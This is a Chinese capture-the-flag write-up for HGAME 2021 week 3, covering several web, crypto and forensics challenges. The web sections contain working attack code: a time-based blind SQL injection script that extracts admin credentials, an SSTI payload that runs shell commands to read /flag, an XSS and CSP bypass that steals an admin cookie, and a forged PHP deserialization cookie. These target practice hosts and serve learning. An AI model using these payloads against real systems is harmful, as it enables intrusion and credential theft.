HGAME 2021 WEEK3 - 容熙

Web

Liki-Jail

根据题目描述，只有管理员才可以登录。

尝试单引号，发现会提示Invalid，猜测有过滤。

发现反斜杠不会，尝试用反斜杠去除引号，尝试后猜测语句为 username='xxx' and password='xxx'

使用户名为反斜杠可以合并语句，使password部分的输入不被引号包裹。


实际过程中发现等于号也不能使用，于是用like代替。

根据网上教程，脚本如下：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import time
url = 'https://jailbreak.liki.link/login.php'
timeout = 1
result=''
for i in range(1,100):
    min_value = 31
    max_value = 128
    mid = (min_value+max_value)//2 #中值
    while(min_value<max_value):
        #week3sqli
        #payload = "/**/or/**/if(ascii(substr((database()),{},1))>
{},0,sleep({}))/**/limit/**/1#".format(i, mid, timeout)
        #u5ers
        #payload =
"/**/or/**/if(ascii(substr((SELeCT/**/table_name/**/FRoM/**/information_schema.t
ables/**/WHeRE/**/table_schema/**/like/**/database()/**/limit/**/1),{},1))>
{},0,sleep({}))/**/limit/**/1#".format(i, mid, timeout)
        #usern@me
```

```
        #payload =
"/**/or/**/if(ascii(substr((SELeCT/**/column_name/**/FRoM/**/information_schema.
columns/**/WHeRE/**/table_schema/**/like/**/database()/**/limit/**/0,1),{},1))>
{},0,sleep({}))/**/limit/**/1#".format(i, mid, timeout)
        #p@ssword
        #payload =
"/**/or/**/if(ascii(substr((SELeCT/**/column_name/**/FRoM/**/information_schema.
columns/**/WHeRE/**/table_schema/**/like/**/database()/**/limit/**/1,1),{},1))>
{},0,sleep({}))/**/limit/**/1#".format(i, mid, timeout)
        #admin
        #payload =
"/**/or/**/if(ascii(substr((SeLECT/**/`usern@me`/**/FROm/**/u5ers/**/limit/**/1),
{},1))>{},0,sleep({}))/**/limit/**/1#".format(i, mid, timeout)
        #sOme7hiNgseCretw4sHidd3n
        payload =
"/**/or/**/if(ascii(substr((SeLECT/**/`p@ssword`/**/FROm/**/u5ers/**/limit/**/1),
{},1))>{},0,sleep({}))/**/limit/**/1#".format(i, mid, timeout)
        data = {
            "username": "\\",
            "password": payload
        }
        start = time.time()
        requests.post(url, data=data)
        print(payload)
        if time.time() - start < timeout:
            min_value = mid + 1
        else:
            max_value = mid
        mid = (min_value+max_value)//2
        print(mid)
    if(chr(mid)==" "):
        break
    result += chr(mid)
    print(result)
print("final flag:",result)
```

使用得到的管理员账号登录，得到flag



好像时不时还会得到错误的结果。

~~非酋~~试了好几次才正确。

flag为 `hgame{7imeB4se_injeCti0n+hiDe~th3^5ecRets}`

Post to zuckonit2.0

只要写标签就会被去除尖括号，~~解不出，下一个~~

发现网页源代码里提示是源码泄露。

得到源码。

~~flag来啦，我先交为敬~~

想了想这好像是week3?

不对劲，完全不对劲。

```
@app.route('/flag')
def show_flag():
    if request.cookies.get('token') == "29342ru89j3thisisfakecookieq983h23ijfq2ojifrnq92h2":
        return "hgame{G3t_fl@g_s0_Easy?No_way!!wryyyyyyyyy}"
    else:
        return "Only admin can get the flag, your token shows that you're not admin!"
```

在过滤函数里发现了规则

```
def escape_index(original):
    content = original
    content_iframe = re.sub(r"^(<?/?iframe)\s+.*?(src=[\"'][a-zA-Z/]{1,8}[\"']).*?(>?)$", r"\1 \2 \3", content)
    if content_iframe != content or re.match(r"^(<?/?iframe)\s+(src=[\"'][a-zA-Z/]{1,8}[\"'])$", content):
        return content_iframe
    else:
        content = re.sub(r"<*/?(.*?)>?", r"\1", content)
        return content
```

满足两个规则就可以写入一个`<iframe>`

使用 测试后发现，


写入`<iframe src="abc" >`可以正常显示标签。

还发现有一个replace功能，abc替换https://www.baidu.com，可以成功显示百度。

~~好子接下来不会子~~

根据网上教程，将`src="abc"`替换成`srcdoc="<img src=x onerror=alert(1)>"`，发现行不通。

安静思考，回忆了4qE同志的提示：【往年题解】



参考往年HGAME的XSS，发现这道题响应头有CSP，而且是`default self`，没有`unsafe-inline`或者`eval`，也就是只能在站内伺机存放恶意代码。

`/preview`它没有CSP头。

猜测可以用`<iframe src="/preview" >`注入得到一个没有CSP的页面。

正好凑齐8个字节，可以推测猜想正确。

~~好子现在真的不会子~~

突然想到替换`iframe`为其他标签或许可行，于是试着替换成`img src=x onerror=alert(1)`，oh god弹窗。

接着将`iframe`替换成xss平台提供的代码。

验证码计算如下：

```
import hashlib

for i in range(999999999):
    h = hashlib.md5(str(i).encode()).hexdigest()[:6]
    if h == '59c6c1':
        print(i)
        break
```

提交后得到管理员token

时间	接收的内容
2021-02-20 00:56:57	• location : http://zuckonit-2.0727.site:5000/preview • toplocation : http://zuckonit-2.0727.site:5000/checker • cookie : token=568fda45ba279640fc974e68b592366d82e1b74dfbc18c92ba4df52e6870e7c2 • opener :

得到flag`hgame{simple_csp_bypass&a_small_mistake_on_the_replace_function}`

Forgetful

测试{{1+1}}，结果为2，猜测为ssti

参考网页https://www.freebuf.com/articles/network/258136.html，

payload如下。

（中途未加入base64部分的时候网页返回了“stop”，因而作base64处理）

```
{% for c in ().__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat /flag |
base64').read()") }}{% endif %}{% endfor %}
```

`hgame{hOw_4bou7+L3arn!ng~PythOn^Now?}`

Arknights

根据题目“git”想到源码泄露。工具githack。

```
└─$ python GitHack.py http://5d724e46c4.arknights.r4u.top/.git/
[+] Download and parse index file ...
index.php
pool.php
simulator.php
static/css/bootstrap.min.css
static/css/cover.css
static/img/bg.jpg
[OK] index.php
[OK] simulator.php
[OK] static/css/cover.css
[OK] pool.php
[OK] static/css/bootstrap.min.css
[OK] static/img/bg.jpg
```

根据代码逻辑，事后postman中更改cookie session。

```php
public function __construct(){

    $this->session = new Session();
    if(array_key_exists("session", $_COOKIE)){
        $this->session->extract($_COOKIE["session"]);
    }
```

exp：

```php
<?php

class Eeeeeeevallllllll{
    public $msg="坏坏rx到此一游";

    public function __destruct()
    {
        echo $this->msg;
    }
}
class CardsPool
{
    public $cards;
    private $file = "flag.php";

    public function __toString(){
        return file_get_contents($this->file);
    }
}
$secret_key = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";
$a = new Eeeeeeevallllllll;
```

```php
$b = new CardsPool;
$a->msg = $b;
$sa = serialize($a);
//构造签名
$data = base64_encode($sa);
$sign = base64_encode(md5($sa.$secret_key));
$result = $data.".".$sign;
var_dump($result);
```

postman更改cookie session为exp输出内容。

flag为 `hgame{XI-4Nd-n!AN-DOe5Nt_eX|5T~4t_ALL}`

Crypto

LikiPrime

~~低情商：签到题当然得做~~

~~高情商：sw1tch(回归了新生群ID)前辈的题必须支持~~√

仍然RSA。

由于算法化简后得到形 `2^n-1` 的式子，且pq均为素数，联想到"梅森素数"。

使用len函数计算n长度，为1656。

鉴于"两个正数的乘积的位数一定小于等于两个数位数之和加一且大于等于自身位数"【随手所写，并不严谨】，可以圈定范围。因此p，q分别为序号16,17所对应的两个数。

序号	p	位数	发现时间	发现者	计算机
13	**521**	157	1952 / 01 / 30	Raphael Mitchel Robinson	SWAC
14	**607**	183	1952 / 01 / 30	Raphael Mitchel Robinson	SWAC
15	**1,279**	386	1952 / 06 / 25	Raphael Mitchel Robinson	SWAC
16	**2,203**	664	1952 / 10 / 07	Raphael Mitchel Robinson	SWAC
17	**2,281**	687	1952 / 10 / 09	Raphael Mitchel Robinson	SWAC

脚本如下。

```python
import gmpy2
from Crypto.Util.number import long_to_bytes
def Decrypt(c,e,p,q):
    L=(p-1)*(q-1)
    d=gmpy2.invert(e,L)
    n=p*q
    m=gmpy2.powmod(c,d,n)
    flag=long_to_bytes(m)
    print(flag)
if __name__ == '__main__':
```

```
    p =
 4460875571837584295711517064021018098862086324128599011119912199634046857928204
7336911254526900398902615324593112431670239575870569367936479090349746114707106 5
2541933539381249782263079473124107988748690400702793284288103117548441080948782 5
2494866760969586998128982645877596028979171536962503068429617331702184750324583 0
0917183210491605015762888660637214550170222592512522407682960542717357396481299 5
2505694124807207384768552936816667128448311908776206067866638621902401185707368 3
1901886479225810414714078935386562497968178729127629594924411960961386713946279 8
9927500695491713975879606122380339353738103466649440295105205904796869325538864 7
9304409251041868170096401717641331724181328363 51
    q =
 2591170860132026277762467679224415309418188875531254273039749231618740192665863
6208620120951680048340655069524173319417744168950923880701741037770959751204231 3
0666240829163535179523111861548622656045476911275958487756105687579311910177114 0
8826252153849035830401185072116424747461823031471398340229288074545677907941037 2
8823582070589235106843388298688861665865028092769208033960586930879050040950370 9
8759021190183719916209940025689351131365488297391126567973032419865172501164127 0
3509705427773477972349821676443446668383119322540099648994051790241624056519054 4
8369080961606162574304236172186333941585242643120873726659196206175353574889289 4
5996291951830826218608534009379328394202618665861425032514507730962742353768229 3
8649407127700846077124211823080804139298087057504713825264571448379371125032081 8
2612656664908425169945395188778961365024840573937859459944433523118828012366040 6
2624686092121503499375847822922371443396288584859382157388212323936870461606773 6
2909315071
    e =  65537
    c =
 8917997174061941006322780204130847056200407221351829479672221253362479598330660
6382329693031525351033340100110366444467549840778377609804493228237262523081508 5
8723476061341697530192546325550967847774183134513161485726950758558911127810942 1
4529729730905319432017535961281258842292603899121332020408834365215075402632940 4
4508977852626918288623412328221496919910721007782817616449331858115591639734791 7
6865049224501401353124403172294755671464204304013375373388445963841941805540957 8
0673066193715459685205975451308244583536655371299149481233721490778597875097432 2
9108189010069559809990793481123774335468030640563281870240732170384024290070925 9
1564323973568586683471422641309405213236384167569333479687651144166015728127521 7
5090007911778841066923465474925055605283000143218725089186078846018021959325563 2
2794728777288154679719341983479563769165819778160434719125124142134340853461333 5
1646617394316495032675887507602493974166809240033947723916362238906697872909715 5
7165542737017747268938325145673182265068362367533238768136065355409899171807315 7
4872554646000294946762119349204073641107368042437169297687369187522548302660826 9
4556337792235117495716753347605961211937599106249095102235876822946500951164347 9
8598844333958688460537939035173420504654964841298330879191408583104305131472942 8
7575687340492768830221280450476353398795490513629545325177070888652869231170571 6
5329892544252246305490442420556051768130136048395175366879432805248369346694551 4
5328742734269826286908473297982368921266201441461892092200004795424383581094548 4
0806748373547228037554203431218229367896329910330782067066724603245163559205222 9
8307060930023390872971744322947243097301166249691150842 8

    Decrypt(c,e,p,q)
```

flag是`hgame{Mers3nne~Pr!Me^re4l1y_s0+5O-li7tle!}`

Misc

A R K

在wireshark中打开，发现前面一大片tls流量，但最后有一些ftp流量。


找到ssl.log

```
376 40.161042454  192.168.2.128  192.168.2.129  TCP      66 55484 → 51505 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1374426692 TSecr=123784
379 40.162444973  192.168.2.128  192.168.2.129  FTP-DA…  2962 FTP Data: 2896 bytes (PASV) (STOR /Users/Akira/Downloads/ssl.log)
380 40.162514373  192.168.2.128  192.168.2.129  FTP-DA…  2962 FTP Data: 2896 bytes (PASV) (STOR /Users/Akira/Downloads/ssl.log)
```

根据网上搜索的教程，先追踪流，然后再在edit—preferences里面设置。然后准备导出。

Packet	Hostname	Content Type	Size	Filename
21	ark.hgame2021.cf	application/json	264 bytes	login
54	ark.hgame2021.cf	application/json	76 kB	login
91	ark.hgame2021.cf	application/json	2,689 bytes	announcement.meta.json
118	ark.hgame2021.cf	application/json	2 bytes	checkIn
122	ark.hgame2021.cf	application/json	203 bytes	checkIn
144	ark.hgame2021.cf	application/json	12 bytes	getChainLogInReward
150	ark.hgame2021.cf	application/json	209 bytes	getChainLogInReward
173	ark.hgame2021.cf	application/json	27 bytes	getReward
177	ark.hgame2021.cf	application/json	263 bytes	getReward
200	ark.hgame2021.cf	application/json	80 bytes	tenAdvancedGacha
204	ark.hgame2021.cf	application/json	3,700 bytes	tenAdvancedGacha
227	ark.hgame2021.cf	application/json	25 bytes	getBattleReplay
239	ark.hgame2021.cf	application/json	14 kB	getBattleReplay
262	ark.hgame2021.cf	application/json	197 bytes	battleStart
266	ark.hgame2021.cf	application/json	390 bytes	battleStart
288	ark.hgame2021.cf	application/json	3,964 bytes	battleFinish
294	ark.hgame2021.cf	application/json	4,112 bytes	battleFinish

根据若干hint，在这里选择getBattleReplay。



发现一长串疑似base64字符串，解码后是一段PK开头的字符串，疑似压缩包。

直接解压，发现提示损坏，

根据压缩头 `504B0304` 修复压缩包，解压后得到 `default_entry`，还是个json

进行json处理，发现有pos有col和row下标，应该是坐标，猜测是点阵图。

格式化校验


```
{
  "campaignOnlyVersion": 1,
  "timestamp": "1612849000",
  "journal": {
    "metadata": {↔},
    "squad": [{↔}],
    "logs": [{
      "timestamp": 0,
      "signiture": {
        "uniqueId": 2147483815,
        "charId": "char_2015_dusk"
      },
      "op": 0,
      "direction": 1,
      "pos": {
        "row": 12,
        "col": 12
```


参考网上资料，根据该json内数据绘制点阵图，脚本如下。

```
import json

with open("default_entry", 'r', encoding='utf-8') as f:
    rx = json.load(f)
x = 100
y = 100
im = Image.new("RGB", (x, y),(255,255,255)) #根据题目，初始化为白画布，以黑像素作画
for g in rx["journal"]["logs"]:
    im.putpixel((g["pos"]["row"],g["pos"]["col"]), (0, 0, 0)) #（i,j）为坐标，后面的是像素点

im.save("flag.png")
```

获得二维码，扫描后得到文本flag

flag是 `hgame{Did_yOu_ge7_Dusk?}`